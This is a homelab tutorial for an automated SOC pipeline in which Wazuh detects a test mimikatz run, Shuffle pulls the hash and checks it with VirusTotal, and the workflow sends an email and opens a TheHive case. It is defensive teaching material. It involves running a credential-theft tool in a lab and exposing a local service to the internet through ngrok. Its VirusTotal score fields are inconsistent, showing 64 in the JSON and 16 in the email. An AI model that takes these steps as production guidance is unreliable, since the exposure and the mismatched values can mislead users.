
Before we build the nodes, we need the "keycard" that allows Shuffle to talk to VirusTotal.

1. Go to VirusTotal.com and create a free account (or log in if you have one).
2. Click on your profile icon in the top right corner and select **API key**.
3. Copy that long alphanumeric key.

Step 2: The Regex Filter (Shuffle Tools)

Now we jump into your Shuffle workflow canvas to isolate that hash.

1. On the left menu, under the "Apps" search bar, type **Shuffle Tools**.
2. Drag the **Shuffle Tools** node onto the canvas.
3. Connect the bottom of your **Webhook** node to the top of this new **Shuffle Tools** node.



4. Click on the Shuffle Tools node to configure it:
    - **Find Actions:** Select **Regex extract**.
    - **Input data:** We need to point it to the hashes. Click the little + button, open the Webhook dropdown, and navigate to your hashes field. *(It will look something like $exec.webhook.data.win.eventdata.hashes or $exec.webhook.rule.data.win.eventdata.hashes)*.
    - **Regex:** Type exactly this: ***[a-fA-F0-9]{64}***

(This tells Shuffle: "Scan that massive block of text and only pull out the exact sequence of 64 letters and numbers", which is the exact mathematical definition of a SHA256 hash).

Before we test the extraction, we need to make some configuration changes so that Shuffle can safely receive mimikatz alert and extract the required SHA256 hash from it.

1. Open the master configuration template on your Ubuntu terminal:

```
nano ~/wazuh-docker/single-node/config/wazuh_cluster/wazuh_manager.conf
```

2. Scroll to the absolute bottom of the file.
3. Paste the integration block directly above the very last </ossec_config> tag.

Following is the exact block to paste (make sure to replace the placeholder with your actual Shuffle Webhook URL):

```
  <integration>
    <name>custom-shuffle</name>
    <rule_id>100002</rule_id>
    <hook_url>PASTE_YOUR_SHUFFLE_WEBHOOK_URL_HERE</hook_url>
    <alert_format>json</alert_format>
  </integration>
```

4. Save and exit (Ctrl+X, Y, Enter).
5. Restart the container so it rebuilds using the fixed blueprint:


```
sudo docker restart single-node_wazuh.manager_1
```

Optional: You can run that grep command:

```
sudo docker exec -it single-node_wazuh.manager_1 grep -A 5 "<integration>" /var/ossec/etc/ossec.conf
```

just to prove to yourself that Docker successfully loaded it this time.

Make sure the Shuffles Tools tab looks like this:



Step 3: Test the Extraction

Give the Wazuh dashboard about 60 seconds to fully wake up. We need to make sure the filter works before we plug it into VirusTotal.

1. Go back to your **Windows VM** and run LegitSoftware.exe (or mimikatz.exe) one more time.
2. Go check your **Shuffle Executions** tab.

   OR

3. Because we don't want to run Mimikatz over and over, use this trick: When it asks you to select an execution argument, choose the previous run data where Mimikatz triggered the Level 12 alert.
4. Let the workflow run.

Now, let's give Shuffle the ability to automatically investigate that hash using the API key you generated earlier.

Step 1: Add the VirusTotal Node

1. Go to your **Shuffle** workflow canvas.
2. On the left-hand menu, under "Apps", search for **VirusTotal**.
3. Drag the VirusTotal node onto the canvas.
4. Click and drag a line from the bottom of your **Shuffle Tools** (Regex) node to the top of your new **VirusTotal** node.

Step 2: Configure Authentication & Action

Now we need to hand VirusTotal your keycard and tell it what to look up.

1. Click on the **VirusTotal** node to open its settings.
2. In the **Authenticate** section, click the dropdown and select **New Authentication** (or just paste your API key directly into the API Key box if it prompts you). Name it something like VT-Key and save it.
3. In the **Find Actions** bar, type and select: **Get a hash report** (or *Get file report*, depending on the exact app version in Shuffle).

Step 3: Map the Hash

We need to tell VirusTotal to use the exact hash that the Regex node just carved out.

1. Look for the input field labeled **Hash** (or *Id*).
2. Click the + button next to that field.
3. Click on the **Shuffle Tools** dropdown.
4. You want to select the output of your regex. It will usually look something like this: **$shuffle_tools_1.group_0.#** (or it might have a [0] at the end).

Step 4: The Automated Hunt!

Let's watch your SOC automation do the heavy lifting.

1. Click the **Save** button (the floppy disk).
2. Click the big **Play/Start** button at the bottom.
3. Select your most recent Mimikatz execution from the dropdown and let it run.
4. Once it finishes, open the **Executions** tab (the running person icon) and click on the latest run.

What you are looking for:

Click on the **VirusTotal** node in the execution log to see its raw output. You are going to see a massive wall of JSON data returned by VirusTotal.

Scroll through that JSON inside the "**attributes**" tab and look for a section called **last_analysis_stats**.

```
"last_analysis_stats" :
{
 8 items
   "malicious" : 64
   "suspicious" : 0
   "undetected" : 6
   "harmless" : 0
   "timeout" : 1
   "confirmed-timeout" :
   0
   "failure" : 0
   "type-unsupported" : 4

}
"sha256" :
"61c0810a23580cf492a6ba4f7654
```


You have now successfully built the **Detection** (Wazuh) and the **Enrichment** (VirusTotal).

There is only one thing left to do to complete your SOAR architecture: **The Automated Response.**

Right now, Shuffle knows the file is malware, but it is keeping that a secret. We need to teach Shuffle how to evaluate that score and automatically alert the SOC team with a comprehensive incident report.

Here is how we build the final logic gate and email response!

Step 1: The "Malicious" Logic Gate

We need to tell Shuffle: *"If the malicious score from VirusTotal is greater than 5, trigger the alarm."*

In Shuffle, conditional logic (if/then) isn't a separate node at all. The logic gates are built directly into the **lines** that connect the apps.

1. On the left menu under "Apps", search for **Email**.
2. Drag the **Email** node onto the canvas.
3. Click and drag a line directly from the bottom of your **VirusTotal** node to the top of your **Email** node.

Step 2: Add the Logic to the Line

Now we tell that specific line to act as a bouncer, only letting the data pass through to the Email node if the score is high enough.

1. **Click directly on the line** you just drew connecting the two nodes. It will highlight, and the right-hand menu will change to a "Condition" menu.

2. Click inside the text box (Left side) under source (where it currently says "Static value").
3. Paste the exact path to the malicious score: ***$exec.virustotal_v3_1.data.attributes.last_analysis_stats.malicious***

   (Note: You can also use the "Auto Complete" dropdown right below it to click through the menus and find that exact "malicious" variable if you prefer!)
4. In the middle dropdown (Operator), change it to **>** (or "Larger than" / "Greater than", depending on how Shuffle phrases it in the list).
5. In the final box (under Destination), type 5.

Step 3: Configure the Email

1. Click the **Email** node to open its settings.
2. In the **Recipient** box, type your actual real-world email address.
3. In the **Subject** box, type something urgent like: CRITICAL SOC ALERT: Malware Detected!
4. In the **Body** box, paste this template and use the + button to fill in the bracketed variables from Wazuh and the Regex node:

```
SOC Team,


Wazuh has detected a highly critical file execution. VirusTotal has confirmed this file is malicious.


Incident Details:

- Endpoint: $exec.agent.name

- File Name: $exec.full_log.win.eventdata.originalFileName

- File Hash: $shuffle_tools_1.group_0.#

- VirusTotal Malicious Score: $virustotal_v3_1.#.body.data.attributes.total_votes.malicious


Please investigate immediately.
```

Step 4: The Final Simulation

1. **Save** the workflow.
2. Click **Play/Start** and select your Mimikatz execution to run it one last time.

Watch the workflow execute. The data will hit the VirusTotal node, pass the condition check on the line because 16 is greater than 5, and trigger the Email node to send the final incident report directly to your real-world inbox.

Sent by email app: Critical Alert! Inbox ×

Shuffle Email App <email-app@shuffler.io>
to me

SOC Team,

Wazuh has detected a highly critical file execution. VirusTotal has confirmed this file is malicious.

Incident Details:
- Endpoint: DESKTOP-F6UQL0D
- File Name: mimikatz.exe
- File Hash: 61C0810A23580CF492A6BA4F7654566108331E7A4134C968C2D6A05261B2D8A1
- VirusTotal Malicious Score: 16

Please investigate immediately.


TheHive

We need to configure our Ticketing System and integrate it into our Shuffle playbook.

Login to TheHive using the admin credentials we had.

Click on thee + icon on the top left and add your organization (we will add a dummy organization for the sake of this homelab. I named this “Homelab”).

Click on the organization you created, and then again add the + icon on the top left and create a normal user. It should look something like this:



Click on the “Save and add another” button, then add a Service user (Login: shuffle@test.com, Name: SOAR, Profile: Analyst).

Now, hover over the SOAR profile and click on the “Preview” button, then create an API key and save it somewhere for later use.

Do the same for the normal user account and click on the “Preview” button, scroll down and set up a password.

Now, before we connect shuffle with TheHive, we need to make sure both can communicate with each other.

Since I created an isolated NAT network in the start, shuffle will not be able to communicate with TheHive that is running on the Ubuntu Live server VM. For that, we will install **Ngrok** on the ubuntu server. Open your Ubuntu terminal and run these commands one by one.

First, download the Ngrok security key and add their official repository to your system:

```
curl -s https://ngrok-agent.s3.amazonaws.com/ngrok.asc | sudo tee /etc/apt/trusted.gpg.d/ngrok.asc >/dev/null
echo "deb https://ngrok-agent.s3.amazonaws.com buster main" | sudo tee /etc/apt/sources.list.d/ngrok.list
```

Next, update your package list and install the tool:

```
sudo apt update
```

```
sudo apt install ngrok
```

Ngrok won't let you open a tunnel to the public internet anonymously; you have to link the installation to an account.

1. Go to ngrok.com on your host machine's browser and create a free account.
2. Once logged in, look at the dashboard menu on the left and click **Getting Started > Your Authtoken**.
3. Copy that long alphanumeric token.
4. Go back to your Ubuntu terminal and run this command (replace YOUR_TOKEN with the actual token): ***ngrok config add-authtoken YOUR_TOKEN***

Now that the tool is installed and authorized, you can blow the doors open for Shuffle.

Since TheHive runs on port 9000, run this command: ***ngrok http 9000***

Your terminal UI will completely change, and Ngrok will show you a "Forwarding" address that looks something like this: https://a1b2-34-56-78-90.ngrok-free.app -> http://localhost:9000

That ngrok-free.app link is what we need.

1. Copy that URL, and go into your Shuffle Workflow.

2. Add **TheHive** node and open its settings and add new authentication.

3. Paste that exact Ngrok URL into the Authentication configuration (do not add :9000 to the end of it, Ngrok already handles that mapping).

Automated Case Management

Instead of just getting an email and having to manually type all the incident details into a ticketing system, we are going to tell Shuffle to log into TheHive and automatically draft a fully enriched, high-severity incident report for the SOC team to claim.

Go to the advanced tab of TheHive and edit the body accordingly. It should be something like this:

{

"description": "",

"externallink": "",

"flag": false,

"pap": 2,

"severity": 3,

"source": "Wazuh",

"sourceRef": "$exec.timestamp",

"status": "New",

"summary": "SOC Team,

Wazuh has detected a highly critical file execution. VirusTotal has confirmed this file is malicious.

Incident Details:

- Endpoint: $exec.agent.name

- File Name: $exec.full_log.win.eventdata.originalFileName

- File Hash: $shuffle_tools_1.group_0.#

- VirusTotal Malicious Score: $virustotal_v3_1.#.body.data.attributes.total_votes.malicious

Please investigate immediately.",

"tags": ["1003"],

"title": "Mimikatz Execution Detected - $exec.agent.name",

"tlp": 2,


"type": "Malware"

}

Additionally, you may also add the condition that we added for our mail system.

Save and run the workflow. Now login to the normal user in TheHive (In my case I made Analyst1 user).

We will see the Mimikatz alert in the Alerts section. Click on “Preview” for more details.



Conclusion

This lab successfully demonstrated the critical differences between manual log analysis and automated security orchestration. By integrating **Wazuh**, **Shuffle**, **VirusTotal**, and **TheHive**, a modular, zero-touch detection and reporting pipeline was established.

Key technical proficiencies developed during this project include:

- Navigating and modifying Docker-based SIEM deployments.
- Writing custom XML and Regex detection rules to reduce SIEM noise and false positives.
- Building API-driven SOAR playbooks and handling complex, nested JSON data structures.
- Troubleshooting cloud-to-local networking boundaries using secure tunneling (Ngrok).
- Resolving API authentication and data-type formatting errors between independent security applications.

The resulting architecture mirrors modern enterprise SOC environments, proving that threat intelligence and incident management can be mathematically evaluated and fully automated to provide security analysts with immediate, actionable context during a cyber attack.